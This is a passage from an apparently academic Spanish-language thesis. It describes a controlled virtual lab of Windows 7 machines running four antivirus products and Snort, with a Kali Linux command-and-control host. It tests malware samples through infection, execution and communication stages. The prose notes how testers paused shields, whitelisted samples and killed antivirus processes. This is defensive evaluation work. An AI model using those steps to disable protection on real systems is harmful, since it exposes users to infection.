La ejecución de las muestras de malware se realizó en un entorno virtual controlado, en este entorno se instalaron un conjunto de herramientas seleccionadas en el punto 2.2, con el fin de simular un ambiente de red LAN básico.

2.4.1. Entorno virtual controlado

2.4.1.1. Diseño

Las herramientas instaladas dentro del entorno virtual controlado son aquellas que se seleccionaron por medio de la investigación realizada previamente, estas fueron:

- **Sistema operativo de usuario final**
 - Windows 7 Professional – SP1
- **Sistemas de protección de usuario final mejor clasificados**
 - Kaspersky Internet Security 18.2
 - Bitdefender Internet Security 22.0
 - TrendMicro Internet Security 11.1
- **Sistema de protección de usuario final de licenciamiento gratuito**
 - Avast FREE Antivirus 17.5

- **NIDS**
 - Snort 2.9.11 – Configurado como NIDS
- **Equipo físico externo al entorno virtual: Command & Control**
 - Kali Linux 2018.1

La estructura está determinada por la Figura 2.34 y el esquema de red del entorno virtual está determinado en la Figura 2.35, dicho esquema representa un ejemplo de un entorno de red LAN básico.




Figura 2.34: Estructura de entorno virtual controlado.




Figura 2.35: Esquema de red del entorno virtual controlado.

2.4.1.2. Construcción

La construcción del entorno virtual controlado se llevó a cabo con la instalación de las herramientas seleccionadas, en la etapa de diseño. El Sistema Operativo seleccionado para el entorno virtual controlado, fue instalado en cuatro máquinas virtuales (Figura 2.36). El gestor de máquinas virtuales que se seleccionó, para dicha instalación, fue VirtualBox-5.2.8-121009 para Windows. Esta herramienta fue seleccionada porque cuenta con licenciamiento GPLv2. Todas las máquinas virtuales del entorno virtual controlado, se encuentran configuradas en modo puente, lo que les permite tomar una dirección IP directamente del módem.




Figura 2.36: Máquinas virtuales del entorno virtual controlado.

Los sistemas de protección de usuario final y el NIDS fueron instalados de la siguiente forma:

- En la máquina virtual 1 (MV1), se instaló el sistema de protección de usuario final Kaspersky Internet Security 18.2. Por ser un proyecto con fines educativos, se procedió a la descarga de la versión de prueba, que permite el uso y protección de la herramienta durante 30 días, la cual se puede descargar de su página oficial (Figura 2.37) [118].




Figura 2.37: Descarga de la prueba gratuita de Kaspersky Internet Security 18.2 [118].

Este sistema de seguridad informática se instaló con las configuraciones recomendadas por el mismo fabricante, para simular el uso de un usuario estándar. Para evitar que se sobrepongan los análisis de cada sistema de seguridad informática, se deshabilitó el escaneo en la red con el que cuenta. Al finalizar la instalación, se debe activar la versión de prueba, luego ya se cuenta con la protección de la misma, su interfaz de usuario se muestra en la Figura 2.38.




Figura 2.38: Interfaz de usuario de Kaspersky Internet Security 18.2.

- En la máquina virtual 2 (MV2), se instaló el sistema de protección de usuario final Bitdefender Internet Security 22.0, este sistema de seguridad informática cuenta con una versión de prueba de 30 días, que se puede descargar de su página oficial (Figura 2.39) [119].



Figura 2.39: Descarga de versión de evaluación de Bitdefender Internet Security 22.0 [119].

De igual forma, su instalación se la hizo con la configuración recomendada por el fabricante para simular el uso de un usuario estándar. Para el uso de la versión de evaluación, el sistema de seguridad informática pide el registro de una cuenta de correo electrónico. Una vez que se verifica la cuenta, se activa el producto y ya se cuenta con su protección. La interfaz de usuario del sistema de seguridad informática, se muestra en la Figura 2.40.



Figura 2.40: Interfaz de usuario de Bitdefender Internet Security 22.0

- En la máquina virtual tres (MV3), se instaló el sistema de protección de usuario final TrendMicro Internet Security 11.1, el sistema de seguridad informática se puede descargar de su página oficial (Figura 2.41) [120].




Figura 2.41: Descarga de Trend Micro 11.0 [120].

La instalación del sistema de seguridad informática se la hizo con las configuraciones recomendadas por el fabricante. En este producto, durante la instalación es dónde se pone la licencia (en caso de poseerla) o se escoge la versión de prueba, la cual dura 30 días. Una vez terminada la instalación, ya se cuenta con la protección del producto. La interfaz de usuario, se muestra en la Figura 2.42.



Figura 2.42: Interfaz de usuario de TrendMicro 11.0

- En el host físico (HF), se instaló el sistema de usuario final Avast FREE Antivirus 17.5, el cual se puede descargar de su página oficial (Figura 2.43) [121]. El licenciamiento de esta herramienta es gratuito, por lo que tiene un periodo largo de uso.




Figura 2.43: Descarga de Avast FREE Antivirus 17.5 [120].

La instalación del sistema de seguridad informática, se la hizo con las configuraciones recomendadas por el fabricante, simulando un usuario estándar. Una vez instalado el producto, ya se cuenta con su protección. La interfaz de usuario se presenta en la Figura 2.44.




Figura 2.44: Interfaz de usuario de Avast FREE Antivirus 17.5

- En la máquina virtual 4 (MV4), se instaló el sistema de detección de red Snort 2.9.11, la descarga de este se la puede realizar desde su página oficial (Figura 2.45) [122]. Este producto tiene instaladores multiplataforma.




Figura 2.45: Descarga de Snort 2.9.11 [122].

La instalación de este producto para Windows, tiene diferentes configuraciones a las predeterminadas, porque su configuración está predeterminada para sistemas con ambiente Linux. Por lo tanto, para su configuración en Windows se siguieron los pasos de [123]. Snort no cuenta con una interfaz gráfica, por lo que para que este empiece a escanear la red, se lo debe ejecutar por medio de consola. Cabe recalcar que Snort no tiene una única manera de ejecución, todo depende del objetivo que se quiera lograr. Para propósitos de este proyecto, la ejecución de Snort se la hizo para que escanee la red como NIDS, emita alarmas solo cuando detecte tráfico sospechoso y envíe los logs a un archivo. La Figura 2.46, muestra la línea de comando con la que se ejecutó Snort en las pruebas realizadas en el entorno virtual controlado.




Figura 2.46: Línea de comando para ejecutar Snort.

2.4.2. Ejecución de las muestras de malware en el entorno virtual controlado

Las muestras que se desarrollaron y/o ejecutaron en la Sección 2.6.3, se las puso a prueba contra los sistemas de protección de usuario final instalados, dentro del entorno virtual controlado.

Para medir la efectividad de cada uno de los sistemas de protección de usuario final, contra cada una de las técnicas, las pruebas se dividieron en tres etapas: Infección, Ejecución y Comunicación. Para cada una de estas etapas, se procedió de diferentes maneras. A continuación, se detalla el proceso que se realizó en cada una de las etapas.

Etapa de infección

Los sistemas de protección de usuario final, son capaces de detectar código malicioso antes de que este se ejecute, por ejemplo, cuando se descarga un archivo de Internet o se copian archivos en dispositivos extraíbles y se conectan estos a una máquina, este trabajo lo hacen con un análisis basado en firmas.

Para probar la efectividad de los sistemas de protección en esa etapa, cada una de las muestras se copió en un dispositivo USB extraíble. Luego, se conectó el dispositivo a la máquina que tenía el sistema de protección a probar y se esperaba un tiempo razonable antes de ejecutar la muestra. Algunas muestras que se probó, fueron detectadas como maliciosas y los sistemas de protección procedían a borrarlas del dispositivo, un ejemplo se muestra en la Figura 2.47.




Figura 2.47: Detección de software sospechoso o malicioso por los sistemas de protección de usuario final.

No todos los sistemas de protección probados, borraban las muestras cuando la detectaban, sólo bloqueaban su ejecución y mantenían el archivo, esto se podría deber a que la firma para ese tipo de código aún no existe.

Etapa de ejecución

La mayoría de las muestras de malware se detectan en esta etapa, ya que los sistemas de protección de usuario final, por heurística, analizan el comportamiento del código que es ejecutado dentro del equipo, tanto por el usuario como automáticamente.

Los atacantes emplean muchas técnicas de hackeo, entre ellas pueden hacer uso de la Ingeniería Social. Por ejemplo, en Internet existen muchos archivos que sirven para piratear programas y uno de los requerimientos que se pide para su ejecución es que, se ponga en pausa al sistema de protección o que se lo desactive, incluso se puede pedir que se añada el archivo a su lista de excepciones, esto provoca que no todos los sistemas de protección sean capaces de detectar posible malware.

Tomando en cuenta esta posibilidad, para probar las muestras en esta etapa se procedió a la ejecución de las muestras de la siguiente manera:

- Primero, si la muestra no fue detectada en etapa de infección, se procedía a ejecutarla como lo haría cualquier usuario.
- Si la muestra era detectada, se procedió a poner en pausa el sistema de protección y ejecutar de nuevo la muestra. En este paso, existen muestras que ya no fueron detectadas. Sin embargo, algunos de los sistemas de protección implementados en estas pruebas, incluso con su protección en pausa, fueron capaces de detectar las muestras (Figura 2.48).




Figura 2.48: Detección de la muestra por Bitdefender con el escudo desactivado.

- Otro caso que se presentó fue que, al detectar la muestra como maliciosa, el sistema de seguridad informática permitía añadir al archivo dentro de su lista de excepción o lista blanca. Por ejemplo, TrendMicro y Avast, una vez que detectaban la muestra, se le podía añadir a su lista de excepción (Figura 2.49), bajo la responsabilidad del usuario, y una vez ahí permitía su ejecución sin ningún problema. En cambio, los otros sistemas, aun teniendo al archivo en su lista de excepciones, lo detectaban como sospechoso o malicioso.




Figura 2.49: Agregación de una muestra a la lista de excepción de TrendMicro.


- Si la muestra era detectada con la protección en pausa, se procedía al cierre del proceso del sistema de protección. En este paso, no todos los sistemas de protección permiten realizarlo, por ejemplo, Bitdefender mantiene su proceso incluso cuando se inicia el sistema operativo en modo seguro y no permite que este sea dado de baja.
- Y por último, si la muestra no se detectaba con las defensas deshabilitadas, se procedía a iniciar todos los procesos nuevamente, para ver su comportamiento. En algunas muestras, los sistemas detectaron la conexión que estaba abierta y procedían a cerrarla, en otras, no sucedía esto por lo que un posible atacante tuvo éxito.

Deshabilitar los escudos de los sistemas de protección de los sistemas de protección una vez que detectaban a una muestra como código malicioso, fue para probarla contra el sistema de detección de la red en la etapa de comunicación, Snort.

Etapas de comunicación

La etapa de comunicación, se da cuando la máquina víctima se conecta exitosamente con el C&C (Figura 2.50), en esta etapa el sistema de detección Snort, es el que puede detectar la conexión entre las dos máquinas, haciendo un escaneo del tráfico que se genera entre

